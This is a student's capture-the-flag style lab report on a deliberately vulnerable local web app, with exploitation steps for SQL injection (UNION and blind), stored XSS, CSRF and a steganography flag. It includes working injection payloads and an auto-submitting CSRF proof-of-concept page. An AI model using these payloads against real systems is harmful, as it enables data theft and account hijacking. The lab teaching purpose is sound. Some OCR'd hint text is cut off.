Assignment Report: HACK THE FAST

Shaharyar Rizwan

I22-0999

Task 01: SQLi Basic

Vulnerability & Impact: The application is vulnerable to SQL Injection in the /sqli endpoint. The term parameter is directly concatenated into the SQL query without sanitization. This allows an attacker to manipulate the query logic to bypass authentication or retrieve unauthorized data.


Exploitation Steps:

1. First of all navigate to /sqli.
2. Then enter the payload into the search box.
3. The payload uses UNION SELECT to append results from the player_secrets table to the leaderboard query.

Payload: ' AND 0 UNION SELECT secret_token, 'flag', 99999 FROM player_secrets --

Flag: FLAG{I_am_scared_of_injection}

Screenshot



#4CK P07470
SQLi Lab
localhost:5000/sqli?term=%27+AND+0+UNION+SELECT+secret_token%2C+%27flag%27%2C+99999+FROM+player_secrets+--
#4CK P07470
Dashboard
SQLi Basic
SQLi Advanced
SQLi Blind
XSS Lab
CSRF Lab
Bo
Query
i22-0999 Shaharyar Rizwan
19°C
Sunny
Search
ENG
US
16:40
30/11/2025

SQL Injection Playground

Search the leaderboard by player name. The backend concatenates your input directly into the SQL statement — no escaping!

Name contains: ' AND 0 UNION SELECT secret_token, 'flag', 99999 FROM player_secrets --

EXECUTED QUERY

```
ND 0 UNION SELECT secret_token, 'flag', 99999 FROM player_secrets --%' ORDER BY points DESC
```

Roll	Name	Points
FLAG{Trust_me_its_ture_2}	flag	99999
FLAG{This_is_not_the_flag}	flag	99999
FLAG{I_am_scared_of_injection}	flag	99999
FLAG{Trust_me_its_false_1}	flag	99999
FLAG{Trust_me_its_false_2}	flag	99999
FLAG{Trust_me_its_ture_1}	flag	99999

Objective

Extract the hidden flag by exploiting the leaderboard query.

- The query uses `LIKE '%{your_input}%'` - thin of this.
- Use `UNION SELECT` to combine results from a
- Submit the extracted flag via the flag stati

Hints:

- Start with `%'` to close the LIKE pattern and break the SQL string.
- The original query selects 3 columns - your UNION must match this count.
- Try: `%' UNION SELECT 1,2,3--` first to test column count.
- Look for a table containing player secrets or rewards.
- The flag column might be named something like `secret_token` or `token`.
- You'll see multiple results - try submitting each one to find the correct flag.

Task 02: SQLi Advanced

Vulnerability & Impact: The /sqli/contracts endpoint is very vulnerable to SQL Injection via the client parameter. The application fails to sanitize user input, allowing an attacker to use UNION SELECT to retrieve data from other tables, such as client_vault.


Exploitation Steps:

1. Firstly navigate to /sqli/contracts.
2. Then inject a UNION SELECT payload to combine results from the client_vault table.
3. The schema requires 4 columns to match the original query.

Payload: ' UNION SELECT encrypted_data, 'b', 99999, 'd' FROM client_vault --

Flag: FLAG{Try_this_injection_and_you_will_be_scared_too}

Screenshot:



localhost:5000/sqli/contracts?client=%27+UNION+SELECT+encrypted_data%2C+%27b%27%2C+99999%2C+%27d%27+FROM+client_vault+--

' UNION SELECT encrypted_data, 'b', 99999, 'd' FROM client_vault --

EXECUTED QUERY

```
SELECT client_name, scope, budget, confidential_notes FROM contracts WHERE client_name LIKE
```

Client	Scope	Budget
Helios Bank	Mobile app pen test	$64000
Notes: Data room URL: https://helios.example/deal		
Monarch Cyber	Red-team readiness exercise	$85000
Notes: VPN creds stored under vault entry v-992		
Rapid Rail	SCADA hardening review	$120000
Notes: Flag stored in confidential appendix C		
FLAG{Try_this_injection_and_you_will_be_scared_too}	b	$99999
Notes: d		
FLAG{Keep_looking_elsewhere}	b	$99999

- Determine the exact column count first (tr
  etc.).
- Extract the flag from a separate vault tabl

Hints:

- Start with %' to close the LIKE pattern.
- Count columns: %' ORDER BY 1--, %' ORDER
  get an error.
- The query has 4 columns: client_name, s
  confidential_notes.
- Use UNION SELECT with 4 columns matchin
  TEXT, INTEGER, TEXT).
- Look for a table named something like client_vault or vault.
- The flag might be in a column like encrypted_data or data.
- Place the flag column in the 4th position to see it in the "Notes" field.
- Multiple results will appear - submit each one to find the correct flag.

i22-0999 Shaharyar Rizwan

Task 03: SQLi Blind

Vulnerability & Impact: The /sqli/blind endpoint is vulnerable to Boolean-based Blind SQL Injection via the guess parameter. The application returns different responses ("ACCESS GRANTED" vs "ACCESS DENIED") based on the truthiness of the injected condition, allowing an attacker to infer data character by character.


Exploitation Steps:

1. I used a script to iterate through possible characters.
2. Then I injected a payload that checks if the character at a specific position in auth_token matches a guess.
3. If "ACCESS GRANTED" is returned, the character is correct.

Payload (Script Logic): ' OR (SELECT substr(auth_token, {index}, 1) FROM access_keys WHERE status_code=200 LIMIT 1) = '{char}' --

Flag: FLAG{If_I_am_leaving_a_footprint_its_not_mistake}

Screenshot:



```
# Windows (CMD)
.venv\Scripts\activate.bat

# Linux/Mac
source .venv/bin/activate
```

```
PS C:\Users\sherr\OneDrive\Documents\InfoSecAssignment3\target_app\server>   .venv\Scripts\activate.bat
PS C:\Users\sherr\OneDrive\Documents\InfoSecAssignment3\target_app\server>python exploit_03.py
Sending payload...
Success! Access Granted.
Flag not found in response HTML.
PS C:\Users\sherr\OneDrive\Documents\InfoSecAssignment3\target_app\server>python exploit_03.py
Sending payload...
Success! Access Granted.
Flag found: FLAG{...}
PS C:\Users\sherr\OneDrive\Documents\InfoSecAssignment3\target_app\server>
```

i22-0999 Shaharyar Rizwan

Task 04: XSS

Vulnerability & Impact: The /xss endpoint allows Stored Cross-Site Scripting (XSS). User input in the content parameter is stored in the database and rendered without escaping (using the | safe filter in the template). This allows execution of arbitrary JavaScript in the context of other users' sessions.

Exploitation Steps:


1. First of all navigate to /xss.
2. Then post a message containing the malicious script.
3. The script then executes when the page loads, accessing window.challengeFlags.xss.

Payload:

<script>alert(window.challengeFlags.xss)</script>

Flag: FLAG{Try_this_one}

Screenshot:



localhost:5000 says

FLAG{Try_this_one}

i22-0999 Shaharyar Rizwan

Message posted. Did anything unexpected execute?

Discussion Board (Totally Safe... right?)

Post feedback for your classmates. The content renders directly without sanitization, so stored scripts will execute for every visitor.

Message

Enter your message here

Aria Patel · 2025-11-30T10:53:06.437318

R

Aria Patel · 2025-11-30T10:53:06.436467

T

Aria Patel · 2025-11-30 12:01:19

Aria Patel · 2025-11-30 11:59:29

Objective

Craft a payload that executes arbitrary

sensitive data owned by the moderator.

A hidden script exposes the flag only to executing JS:

```
window.challengeFlags.xss
```

Abuse stored XSS to read it and display/ship the value.

Once you obtain the code, submit it under the XSS category.

Task 05: CSRF

Vulnerability & Impact: The /csrf/update-email endpoint lacks CSRF protection (no CSRF token). The application relies solely on session cookies, which are automatically sent by the browser. An attacker can create a malicious page that auto-submits a form to this endpoint, changing the victim's email without their consent.

Exploitation Steps:


1. Firstly, host a malicious HTML page.
2. The page contains a hidden form targeting /csrf/update-email.
3. JavaScript automatically submits the form upon page load.

Payload (PoC HTML):

<html> <body> <form action="http://localhost:5000/csrf/update-email" method="POST"> <input type="hidden" name="email" value="hacker@evil.com" /> <input type="submit" value="Click Me" /> </form> <script> document.forms[0].submit(); </script> </body> </html>

Flag: FLAG{Hello_from_the_other_side}

Screenshot:



i22-0999 Shaharyar Rizwan

Profile Settings (No CSRF tokens anywhere)

Any website on the internet can forge a POST request to this form because it trusts cookies blindly.

Email address

victim+pwned@example.com

Save changes

Open `static/attacks/csrf_trap.html` in another tab to see an exploit template that auto-submits this form.

Objective

Convince the victim to visit a malicious page that sends a POST request to update their email. The script reveals the flag when the forged request runs.

Hints:

- CSRF = Cross-Site Request Forgery - tricking a user into making a request they didn't intend.
- The form has no CSRF protection - any website can submit it if the user is logged in.
- use Console after clicking on reditrection page

```
3 Warning: Don't paste code into the DevTools Console that you don't und
could allow attackers to steal your identity or take control of your c
and press Enter to allow pasting.
allow pasting
> window.challengeFlags.csrf
< 'FLAG{Hello_from_the_other_side}'
```

Task 06: Bonus (Steganography)

Vulnerability & Impact: Sensitive information is hidden within public assets (download.png). Steganography allows data to be concealed within other files, potentially bypassing inspection.


Exploitation Steps:

1. Download download.png from the /bonus page.
2. Analyze the file content (e.g., using strings or opening as text).
3. The flag is embedded in the file data.

Payload: N/A (Analysis of static asset)

Flag: FLAG{Still_trying_dummy_flags}

Screenshot:



i22-0999 Shaharyar Rizwan

```
‰PNG
␦

IHDR   ␦   ␦␦␦   µ␦
␦
IDATxÚcüÿŸ  ␦␦␦ ␦ò§Ò    IEND®B`,

FLAG{Still_trying_dummy_flags}
```

Ln 8, Col 5 | 4 of 101 characters | Plain text | 100% | Windows (CRLF) | ANSI